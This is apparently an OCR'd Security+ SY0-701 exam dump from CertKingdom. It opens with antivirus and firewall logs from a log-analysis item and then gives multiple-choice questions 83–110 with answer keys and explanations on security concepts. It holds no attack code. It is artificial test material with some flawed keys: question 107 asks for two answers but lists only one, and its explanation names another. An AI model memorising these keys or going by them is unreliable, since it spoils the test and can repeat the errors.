4/18/2019 14:36 Info Scan start
4/18/2019 14:37 Info Scanning system files
4/18/2019 14:37 Warn File svch0st.exe match heuristic pattern 0c09488c08d0f3k
4/18/2019 14:37 Error Unable to quarantine file svch0st.exe
4/18/2019 14:38 Info Scanning temporary files
4/18/2019 14:39 Info Scanning services
4/18/2019 14:40 Info Scanning boot sector
4/18/2019 14:41 Info Scan complete
4/18/2019 14:42 Info Files removed: 0
4/18/2019 14:43 Info Files quarantined: 0
4/18/2019 14:43 Warn File quarantine file
4/18/2019 14:44 Info Boot sector: clean
4/18/2019 14:45 Info Next scheduled scan: 4/19/2019 14:30

Firewall

Timestamp		Source	Destination	Destination Port	Application	Action	Client Bytes	Server Bytes
4/17/2019	16:01:44	10.10.9.18	57.203.54.183	443	ssl	Permit	6953	99427
4/17/2019	16:01:58	192.168.10.37	57.203.54.221	443	ssl	Permit	9301	199386
4/17/2019	16:17:06	192.168.10.22	10.10.9.12	135	rpc	Permit	175	1504
4/17/2019	16:27:36	192.168.10.41	10.10.9.12	445	smbv1	Permit	345	34757
4/17/2019	16:28:06	10.10.9.12	192.168.10.41	135	rpc	Permit	754	4771
4/17/2019	16:33:31	10.10.9.18	192.168.10.22	135	rpc	Permit	643	2355
4/17/2019	16:35:36	192.168.10.37	10.10.9.12	135	smbv2	Permit	649	5644
4/17/2019	23:58:36	10.10.9.12	192.168.10.41		icmp	Permit	128	128
4/17/2019	23:58:43	10.10.9.12	192.168.10.22		icmp	Permit	128	128
4/17/2019	23:58:45	10.10.9.12	192.168.10.37		icmp	Permit	128	128
4/18/2019	2:31:36	10.10.9.18	192.168.10.41	445	smbv2	Permit	1874	23874
4/18/2019	2:31:45	192.168.10.22	57.203.55.29	8080	http	Permit	7203	75997
4/18/2019	2:31:51	10.10.9.18	57.203.56.201	443	ssl	Permit	9953	199730
4/18/2019	2:31:02	192.168.10.22	57.203.55.234	443	http	Permit	4937	84937
4/18/2019	2:39:11	192.168.10.41	57.203.53.89	8080	http	Permit	8201	133183
4/18/2019	2:39:12	10.10.9.18	57.203.55.19	8080	ssl	Permit	1284	9102854
4/18/2019	2:39:32	192.168.10.37	57.203.56.113	443	ssl	Permit	9341	9938
4/18/2019	13:37:36	192.168.10.22	10.10.9.18	445	smbv3	Permit	1874	23874
4/18/2019	13:39:43	192.168.10.22	10.10.9.18	135	rpc	Permit	673	41358
4/18/2019	13:45:04	10.10.9.18	192.168.10.37	135	rpc	Permit	693	1952
4/18/2019	13:47:44	10.10.9.12	192.168.10.41	445	smbv3	Permit	482	3505
4/18/2019	13:52:57	10.10.9.18	192.168.10.22	135	rpc	Permit	545	9063
4/18/2019	13:53:01	192.168.10.37	10.10.9.12	335	smbv3	Permit	876	8068
4/18/2019	14:30:04	10.10.9.12	57.203.56.231	443	ssl	Permit	9901	199730
4/18/2019	14:30:04	192.168.10.37	57.203.56.143	443	ssl	Permit	10092	209938


CertKingdom.com


10.10.9.12
4/17/2019 14:30 Info Scheduled scan initiated
4/17/2019 14:31 Info Checking for update
4/17/2019 14:32 Info No update available
4/17/2019 14:33 Info Checking for definition update
4/17/2019 14:34 Info No definition update available
4/17/2019 14:35 Info Scan type = full
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30 Info Scheduled scan initiated
4/18/2019 14:31 Info Checking for update
4/18/2019 14:32 Info No update available
4/18/2019 14:33 Info Checking for definition update
4/18/2019 14:34 Info Update available v10.2.3.4440
4/18/2019 14:33 Info Downloading update
4/18/2019 14:35 Info Definition update complete
4/18/2019 14:35 Info Scan type = full
4/18/2019 14:36 Info Scan start
4/18/2019 14:37 Info Scanning system files
4/18/2019 14:37 Warn File found svch0st.exe match definition v10.2.3.4440
4/18/2019 14:37 Warn File quarantined svch0st.exe
4/18/2019 14:38 Info Scanning temporary files

10.10.9.18


```
4/17/2019 14:30  Info   Scheduled scan initiated
4/17/2019 14:31  Info   Checking for update
4/17/2019 14:32  Info   No update available
4/17/2019 14:33  Info   Checking for definition update
4/17/2019 14:34  Info   No definition update available
4/17/2019 14:35  Info   Scan type = full
4/17/2019 14:36  Info   Scan start
4/17/2019 14:37  Info   Scanning system files
4/17/2019 14:38  Info   Scanning temporary files
4/17/2019 14:39  Info   Scanning services
4/17/2019 14:40  Info   Scanning boot sector
4/17/2019 14:41  Info   Scan complete
4/17/2019 14:42  Info   Files removed: 0
4/17/2019 14:43  Info   Files quarantined: 0
4/17/2019 14:44  Info   Boot sector: clean
4/17/2019 14:45  Info   Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30  Info   Scheduled scan initiated
4/18/2019 14:31  Info   Checking for update
4/18/2019 14:32  Info   No update available
4/18/2019 14:33  Info   Checking for definition update
4/18/2019 14:34  Error  Unable to reach update server
4/18/2019 14:35  Info   Scan type = full
4/18/2019 14:36  Info   Scan start
4/18/2019 14:37  Info   Scanning system files
4/18/2019 14:37  Warn   File svch0st.exe match heuristic pattern 0c09488c08d0f3k
4/18/2019 14:37  Error  Unable to quarantine file svch0st.exe
4/18/2019 14:38  Info   Scanning temporary files
4/18/2019 14:39  Info   Scanning services
4/18/2019 14:40  Info   Scanning boot sector
4/18/2019 14:41  Info   Scan complete
```

kerkingdom.com



Certkingdom.com

ANSWER: CORRECT AREA HIGHLIGHTED



Certkingdom.com

QUESTION 83
Which of the following vulnerabilities is exploited when an attacker overwrites a register with a malicious address?

A. VM escape
B. SQL injection
C. Buffer overflow
D. Race condition

Answer: C

Explanation:
A buffer overflow is a vulnerability that occurs when an application writes more data to a memory buffer than it can hold, causing the excess data to overwrite adjacent memory locations. A register is a small storage area in the CPU that holds temporary data or instructions. An attacker can exploit a buffer overflow to overwrite a register with a malicious address that points to a shellcode, which is a piece of code that gives the attacker control over the system. By doing so, the attacker can bypass the normal execution flow of the application and execute arbitrary commands.

QUESTION 84
Which of the following would be the best way to handle a critical business application that is running on a

legacy server?

A. Segmentation
B. Isolation
C. Hardening
D. Decommissioning

Answer: C

Explanation:
A legacy server is a server that is running outdated or unsupported software or hardware, which may pose security risks and compatibility issues. A critical business application is an application that is essential for the operation and continuity of the business, such as accounting, payroll, or inventory management. A legacy server running a critical business application may be difficult to replace or upgrade, but it should not be left unsecured or exposed to potential threats.
One of the best ways to handle a legacy server running a critical business application is to harden it. Hardening is the process of applying security measures and configurations to a system to reduce its attack surface and vulnerability. Hardening a legacy server may involve steps such as:
Applying patches and updates to the operating system and the application, if available
Removing or disabling unnecessary services, features, or accounts
Configuring firewall rules and network access control lists to restrict inbound and outbound traffic
Enabling encryption and authentication for data transmission and storage
Implementing logging and monitoring tools to detect and respond to anomalous or malicious activity
Performing regular backups and testing of the system and the application
Hardening a legacy server can help protect the critical business application from unauthorized access, modification, or disruption, while maintaining its functionality and availability. However, hardening a legacy server is not a permanent solution, and it may not be sufficient to address all the security issues and challenges posed by the outdated or unsupported system. Therefore, it is advisable to plan for the eventual decommissioning or migration of the legacy server to a more secure and modern platform, as soon as possible.

QUESTION 85
Which of the following describes the process of concealing code or text inside a graphical image?

A. Symmetric encryption
B. Hashing
C. Data masking
D. Steganography

Answer: D

Explanation:
Steganography is the process of hiding information within another medium, such as an image, audio, video, or text file. The hidden information is not visible or noticeable to the casual observer, and can only be extracted by using a specific technique or key.Steganography can be used for various purposes, such as concealing secret messages, watermarking, or evading detection by antivirus software12
1: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 5: Cryptography and PKI, page 2332: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 5: Cryptography and PKI, page 235

QUESTION 86
After a company was compromised, customers initiated a lawsuit. The company's attorneys have requested that the security team initiate a legal hold in response to the lawsuit. Which of the following describes the action the security team will most likely be required to take?

A. Retain the emails between the security team and affected customers for 30 days.
B. Retain any communications related to the security breach until further notice.
C. Retain any communications between security members during the breach response.
D. Retain all emails from the company to affected customers for an indefinite period of time.

Answer: B

Explanation:
A legal hold (also known as a litigation hold) is a notification sent from an organization's legal team to employees instructing them not to delete electronically stored information (ESI) or discard paper documents that may be relevant to a new or imminent legal case. A legal hold is intended to preserve evidence and prevent spoliation, which is the intentional or negligent destruction of evidence that could harm a party's case.A legal hold can be triggered by various events, such as a lawsuit, a regulatory investigation, or a subpoena12
In this scenario, the company's attorneys have requested that the security team initiate a legal hold in response to the lawsuit filed by the customers after the company was compromised. This means that the security team will most likely be required to retain any communications related to the security breach until further notice. This could include emails, instant messages, reports, logs, memos, or any other documents that could be relevant to the lawsuit. The security team should also inform the relevant custodians (the employees who have access to or control over the ESI) of their preservation obligations and monitor their compliance.The security team should also document the legal hold process and its scope, as well as take steps to protect the ESI from alteration, deletion, or loss34
1: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 6: Risk Management, page 3032: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 6: Risk Management, page 3053: Legal Hold (Litigation Hold) - The Basics of E-Discovery - Exterro54: The Legal Implications and Consequences of a Data Breach6

QUESTION 87
A network manager wants to protect the company's VPN by implementing multifactor authentication that uses:
. Something you know
. Something you have
. Something you are
Which of the following would accomplish the manager's goal?

A. Domain name, PKI, GeolP lookup
B. VPN IP address, company ID, facial structure
C. Password, authentication token, thumbprint
D. Company URL, TLS certificate, home address

Answer: C

Explanation:
The correct answer is C. Password, authentication token, thumbprint. This combination of authentication factors satisfies the manager's goal of implementing multifactor authentication that uses something you know, something you have, and something you are.
Something you know is a type of authentication factor that relies on the user's knowledge of a secret or personal information, such as a password, a PIN, or a security question.A password is a common example of something you know that can be used to access a VPN12
Something you have is a type of authentication factor that relies on the user's possession of a physical object or device, such as a smart card, a token, or a smartphone.An authentication token is a common example of

something you have that can be used to generate a one-time password (OTP) or a code that can be used to access a VPN12
Something you are is a type of authentication factor that relies on the user's biometric characteristics, such as a fingerprint, a face, or an iris.A thumbprint is a common example of something you are that can be used to scan and verify the user's identity to access a VPN12
1: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 4: Identity and Access Management, page 1772: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 4: Identity and Access Management, page 179

QUESTION 88
A security manager created new documentation to use in response to various types of security incidents.
Which of the following is the next step the manager should take?

A. Set the maximum data retention policy.
B. Securely store the documents on an air-gapped network.
C. Review the documents' data classification policy.
D. Conduct a tabletop exercise with the team.

Answer: D

Explanation:
A tabletop exercise is a simulated scenario that tests the effectiveness of a security incident response plan. It involves gathering the relevant stakeholders and walking through the steps of the plan, identifying any gaps or issues that need to be addressed. A tabletop exercise is a good way to validate the documentation created by the security manager and ensure that the team is prepared for various types of security incidents.

QUESTION 89
Users at a company are reporting they are unable to access the URL for a new retail website because it is flagged as gambling and is being blocked.
Which of the following changes would allow users to access the site?

A. Creating a firewall rule to allow HTTPS traffic
B. Configuring the IPS to allow shopping
C. Tuning the DLP rule that detects credit card data
D. Updating the categorization in the content filter

Answer: D

Explanation:
A content filter is a device or software that blocks or allows access to web content based on predefined rules or categories. In this case, the new retail website is mistakenly categorized as gambling by the content filter, which prevents users from accessing it. To resolve this issue, the content filter's categorization needs to be updated to reflect the correct category of the website, such as shopping or retail. This will allow the content filter to allow access to the website instead of blocking it.

QUESTION 90
An organization's security team detects that an employee's credentials have been compromised and are being used to access cloud resources from multiple geographic locations simultaneously. The attacker is exfiltrating data from shared cloud storage. Which of the following is the most effective immediate mitigation technique in this scenario?

A. Implement network segmentation to isolate the cloud storage from other systems

B. Revoke the compromised credentials and invalidate all active sessions for that user account
C. Deploy a web application firewall to block suspicious outbound connections
D. Enable multi-factor authentication on all user accounts across the organization

Answer: B

Explanation:
The correct answer is revoke the compromised credentials and invalidate all active sessions. This directly and immediately stops the attacker's ability to access systems using the stolen credentials, addressing the active threat in real-time. While implementing network segmentation, deploying a WAF, and enabling MFA are all valuable security controls, they are either preventive measures (for future attacks) or cannot be deployed quickly enough to stop the current data exfiltration. Revoking credentials and terminating sessions is the fastest way to regain control of the compromised account and halt the ongoing attack.

QUESTION 91
An administrator discovers that some files on a database server were recently encrypted. The administrator sees from the security logs that the data was last accessed by a domain user. Which of the following best describes the type of attack that occurred?

A. Insider threat
B. Social engineering
C. Watering-hole
D. Unauthorized attacker

Answer: A

Explanation:
An insider threat is a type of attack that originates from someone who has legitimate access to an organization's network, systems, or data. In this case, the domain user who encrypted the files on the database server is an example of an insider threat, as they abused their access privileges to cause harm to the organization. Insider threats can be motivated by various factors, such as financial gain, revenge, espionage, or sabotage.

QUESTION 92
Which of the following automation use cases would best enhance the security posture of an organization by rapidly updating permissions when employees leave a company?

A. Provisioning resources
B. Disabling access
C. Reviewing change approvals
D. Escalating permission requests

Answer: B

Explanation:
Disabling access is an automation use case that would best enhance the security posture of an organization by rapidly updating permissions when employees leave a company. Disabling access is the process of revoking or suspending the access rights of a user account, such as login credentials, email, VPN, cloud services, etc. Disabling access can prevent unauthorized or malicious use of the account by former employees or attackers who may have compromised the account. Disabling access can also reduce the attack surface and the risk of data breaches or leaks. Disabling access can be automated by using scripts, tools, or workflows that can trigger the action based on predefined events, such as employee termination, resignation, or transfer. Automation can

ensure that the access is disabled in a timely, consistent, and efficient manner, without relying on manual intervention or human error.

QUESTION 93
Which of the following must be considered when designing a high-availability network? (Select two).

A. Ease of recovery
B. Ability to patch
C. Physical isolation
D. Responsiveness
E. Attack surface
F. Extensible authentication

Answer: A, E

Explanation:
A high-availability network is a network that is designed to minimize downtime and ensure continuous operation of critical services and applications. To achieve this goal, a high-availability network must consider two important factors: ease of recovery and attack surface.
Ease of recovery refers to the ability of a network to quickly restore normal functionality after a failure, disruption, or disaster. A high-availability network should have mechanisms such as redundancy, failover, backup, and restore to ensure that any single point of failure does not cause a complete network outage. A high-availability network should also have procedures and policies for incident response, disaster recovery, and business continuity to minimize the impact of any network issue on the organization's operations and reputation.
Attack surface refers to the exposure of a network to potential threats and vulnerabilities. A high-availability network should have measures such as encryption, authentication, authorization,firewall, intrusion detection and prevention, and patch management to protect the network from unauthorized access, data breaches, malware, denial-of-service attacks, and other cyberattacks. A high-availability network should also have processes and tools for risk assessment, threat intelligence, vulnerability scanning, and penetration testing to identify and mitigate any weaknesses or gaps in the network security.

QUESTION 94
Which of the following methods to secure credit card data is best to use when a requirement is to see only the last four numbers on a credit card?

A. Encryption
B. Hashing
C. Masking
D. Tokenization

Answer: C

Explanation:
Masking is a method to secure credit card data that involves replacing some or all of the digits with symbols, such as asterisks, dashes, or Xs, while leaving some of the original digits visible. Masking is best to use when a requirement is to see only the last four numbers on a credit card, as it can prevent unauthorized access to the full card number, while still allowing identification and verification of the cardholder. Masking does not alter the original data, unlike encryption, hashing, or tokenization, which use algorithms to transform the data into different formats.

QUESTION 95
An administrator finds that all user workstations and servers are displaying a message that is associated with files containing an extension of .ryk. Which of the following types of infections is present on the systems?

A. Virus
B. Trojan
C. Spyware
D. Ransomware

Answer: D

Explanation:
Ransomware is a type of malware that encrypts the victim's files and demands a ransom for the decryption key. The ransomware usually displays a message on the infected system with instructions on how to pay the ransom and recover the files.The .ryk extension is associated with a ransomware variant called Ryuk, which targets large organizations and demands high ransoms1.

QUESTION 96
A healthcare organization wants to provide a web application that allows individuals to digitally report health emergencies.
Which of the following is the most important consideration during development?

A. Scalability
B. Availability
C. Cost
D. Ease of deployment

Answer: B

Explanation:
Availability is the ability of a system or service to be accessible and usable when needed. For a web application that allows individuals to digitally report health emergencies, availability is the most important consideration during development, because any downtime or delay could have serious consequences for the health and safety of the users.The web application should be designed to handle high traffic, prevent denial-of-service attacks, and have backup and recovery plans in case of failures2.

QUESTION 97
An organization wants a third-party vendor to do a penetration test that targets a specific device. The organization has provided basic information about the device. Which of the following best describes this kind of penetration test?

A. Partially known environment
B. Unknown environment
C. Integrated
D. Known environment

Answer: A

Explanation:
A partially known environment is a type of penetration test where the tester has some information about the target, such as the IP address, the operating system, or the device type. This can help the tester focus on

specific vulnerabilities and reduce the scope of the test.A partially known environment is also called a gray box test1.

QUESTION 98
An attacker posing as the Chief Executive Officer calls an employee and instructs the employee to buy gift cards. Which of the following techniques is the attacker using?

A. Smishing
B. Disinformation
C. Impersonating
D. Whaling

Answer: D

Explanation:
Whaling is a type of phishing attack that targets high-profile individuals, such as executives, celebrities, or politicians. The attacker impersonates someone with authority or influence and tries to trick the victim into performing an action, such as transferring money, revealing sensitive information, or clicking on a malicious link.Whaling is also called CEO fraud or business email compromise2.

QUESTION 99
An organization is leveraging a VPN between its headquarters and a branch location. Which of the following is the VPN protecting?

A. Data in use
B. Data in transit
C. Geographic restrictions
D. Data sovereignty

Answer: B

Explanation:
Data in transit is data that is moving from one location to another, such as over a network or through the air. Data in transit is vulnerable to interception, modification, or theft by malicious actors.A VPN (virtual private network) is a technology that protects data in transit by creating a secure tunnel between two endpoints and encrypting the data that passes through it2.

QUESTION 100
The marketing department set up its own project management software without telling the appropriate departments. Which of the following describes this scenario?

A. Shadow IT
B. Insider threat
C. Data exfiltration
D. Service disruption

Answer: A

Explanation:
Shadow IT is the term used to describe the use of unauthorized or unapproved IT resources within an organization. The marketing department set up its own project management software without telling the

appropriate departments, such as IT, security, or compliance.This could pose a risk to the organization's security posture, data integrity, and regulatory compliance1.

QUESTION 101
An enterprise is trying to limit outbound DNS traffic originating from its internal network. Outbound DNS requests will only be allowed from one device with the IP address 10.50.10.25. Which of the following firewall ACLs will accomplish this goal?

A. Access list outbound permit 0.0.0.0/0 0.0.0.0/0 port 53Access list outbound deny 10.50.10.25/32 0.0.0.0/0 port 53
B. Access list outbound permit 0.0.0.0/0 10.50.10.25/32 port 53Access list outbound deny 0.0.0.0/0 0.0.0.0/0 port 53
C. Access list outbound permit 0.0.0.0/0 0.0.0.0/0 port 53Access list outbound deny 0.0.0.0/0 10.50.10.25/32 port 53
D. Access list outbound permit 10.50.10.25/32 0.0.0.0/0 port 53Access list outbound deny 0.0.0.0/0 0.0.0.0/0 port 53

Answer: D

Explanation:
A firewall ACL (access control list) is a set of rules that determines which traffic is allowed or denied by the firewall. The rules are processed in order, from top to bottom, until a match is found. The syntax of a firewall ACL rule is:
Access list <direction> <source address> <destination address>
To limit outbound DNS traffic originating from the internal network, the firewall ACL should allow only the device with the IP address 10.50.10.25 to send DNS requests to any destination on port 53, and deny all other outbound traffic on port 53. The correct firewall ACL is:
Access list outbound permit 10.50.10.25/32 0.0.0.0/0 port 53 Access list outbound deny 0.0.0.0/0 0.0.0.0/0 port 53
The first rule permits outbound traffic from the source address 10.50.10.25/32 (a single host) to any destination address (0.0.0.0/0) on port 53 (DNS).The second rule denies all other outbound traffic on port 532.

QUESTION 102
Which of the following factors are the most important to address when formulating a training curriculum plan for a security awareness program? (Select two).

A. Channels by which the organization communicates with customers
B. The reporting mechanisms for ethics violations
C. Threat vectors based on the industry in which the organization operates
D. Secure software development training for all personnel
E. Cadence and duration of training events
F. Retraining requirements for individuals who fail phishing simulations

Answer: C, E

Explanation:
A training curriculum plan for a security awareness program should address the following factors:
The threat vectors based on the industry in which the organization operates. This will help the employees to understand the specific risks and challenges that their organization faces, and how to protect themselves and the organization from cyberattacks.For example, a healthcareorganization may face different threat vectors than a financial organization, such as ransomware, data breaches, or medical device hacking1.
The cadence and duration of training events. This will help the employees to retain the information and skills

they learn, and to keep up with the changing security landscape. The training events should be frequent enough to reinforce the key concepts and behaviors, but not too long or too short to lose the attention or interest of the employees.For example, a security awareness program may include monthly newsletters, quarterly webinars, annual workshops, or periodic quizzes2.

QUESTION 103
An organization disabled unneeded services and placed a firewall in front of a business-critical legacy system. Which of the following best describes the actions taken by the organization?

A. Exception
B. Segmentation
C. Risk transfer
D. Compensating controls

Answer: D

Explanation:
Compensating controls are alternative security measures that are implemented when the primary controls are not feasible, cost-effective, or sufficient to mitigate the risk. In this case, the organization used compensating controls to protect the legacy system from potential attacks by disabling unneeded services and placing a firewall in front of it. This reduced the attack surface and the likelihood of exploitation.
Official CompTIA Security+ Study Guide (SY0-701), page 29
Security Controls - CompTIA Security+ SY0-701 - 1.11

QUESTION 104
Which of the following is the best reason to complete an audit in a banking environment?

A. Regulatory requirement
B. Organizational change
C. Self-assessment requirement
D. Service-level requirement

Answer: A

Explanation:
A regulatory requirement is a mandate imposed by a government or an authority that must be followed by an organization or an individual. In a banking environment, audits are often required by regulators to ensure compliance with laws, standards, and policies related to security, privacy, and financial reporting. Audits help to identify and correct any gaps or weaknesses in the security posture and the internal controls of the organization.
Official CompTIA Security+ Study Guide (SY0-701), Page 07
Security+ (Plus) Certification | CompTIA IT Certifications2

QUESTION 105
A security administrator is deploying a DLP solution to prevent the exfiltration of sensitive customer data. Which of the following should the administrator do first?

A. Block access to cloud storage websites.
B. Create a rule to block outgoing email attachments.
C. Apply classifications to the data.
D. Remove all user permissions from shares on the file server.

Answer: C

Explanation:
Data classification is the process of assigning labels or tags to data based on its sensitivity, value, and risk. Data classification is the first step in a data loss prevention (DLP) solution, as it helps to identify what data needs to be protected and how. By applying classifications to the data, the security administrator can define appropriate policies and rules for the DLP solution to prevent the exfiltration of sensitive customer data.Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 8: Data Protection, page 323. CompTIA Security+ Practice Tests: Exam SY0-701, 3rd Edition, Chapter 8: Data Protection, page 327.

QUESTION 106
Which of the following describes a security alerting and monitoring tool that collects system, application, and network logs from multiple sources in a centralized system?

A. SIEM
B. DLP
C. IDS
D. SNMP

Answer: A

Explanation:
SIEM stands for Security Information and Event Management. It is a security alerting and monitoring tool that collects system, application, and network logs from multiple sources in a centralized system. SIEM can analyze the collected data, correlate events, generate alerts, and provide reports and dashboards. SIEM can also integrate with other security tools and support compliance requirements. SIEM helps organizations to detect and respond to cyber threats, improve security posture, and reduce operational costs.Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 10: Monitoring and Auditing, page 393. CompTIA Security+ Practice Tests: Exam SY0-701, 3rd Edition, Chapter 10: Monitoring and Auditing, page 397.

QUESTION 107
Which of the following are cases in which an engineer should recommend the decommissioning of a network device? (Select two).

A. The device has been moved from a production environment to a test environment.
B. The device is configured to use cleartext passwords.
C. The device is moved to an isolated segment on the enterprise network.
D. The device is moved to a different location in the enterprise.
E. The device's encryption level cannot meet organizational standards.
F. The device is unable to receive authorized updates.

Answer: E

Explanation:
An engineer should recommend the decommissioning of a network device when the device poses a security risk or a compliance violation to the enterprise environment. A device that cannot meet the encryption standards or receive authorized updates is vulnerable to attacks and breaches, and may expose sensitive data or compromise network integrity. Therefore, such a device should be removed from the network and replaced with a more secure and updated one.
Reference
CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 2, Section 2.2, Page 71
CompTIA Security+ Practice Tests: Exam SY0-701, 3rd Edition, Chapter 2,

QUESTION 16, Page 12

QUESTION 108
An administrator assists the legal and compliance team with ensuring information about customer transactions is archived for the proper time period. Which of the following data policies is the administrator carrying out?

A. Compromise
B. Retention
C. Analysis
D. Transfer
E. Inventory

Answer: B

Explanation:
A data retention policy is a set of rules that defines how long data should be stored and when it should be deleted or archived. An administrator assists the legal and compliance team with ensuring information about customer transactions is archived for the proper time period by following the data retention policy of the organization. This policy helps the organization to comply with legal and regulatory requirements, optimize storage space, and protect data privacy and security.
Reference
CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3, Section 3.4, page 1211
CompTIA Security+ Practice Tests: Exam SY0-701, 3rd Edition, Chapter 3,

QUESTION 15, Page 32

QUESTION 109
A systems administrator is working on a solution with the following requirements:
* Provide a secure zone.
* Enforce a company-wide access control policy.
* Reduce the scope of threats.
Which of the following is the systems administrator setting up?

A. Zero Trust
B. AAA
C. Non-repudiation
D. CIA

Answer: A

Explanation:
Zero Trust is a security model that assumes no trust for any entity inside or outside the network perimeter and requires continuous verification of identity and permissions. Zero Trust canprovide a secure zone by isolating and protecting sensitive data and resources from unauthorized access. Zero Trust can also enforce a companywide access control policy by applying the principle of least privilege and granular segmentation for users, devices, and applications. Zero Trust can reduce the scope of threats by preventing lateral movement and minimizing the attack surface.
5: This source explains the concept and benefits of Zero Trust security and how it differs from traditional security models.

8: This source provides an overview of Zero Trust identity security and how it can help verify the identity and integrity of users and devices.

QUESTION 110
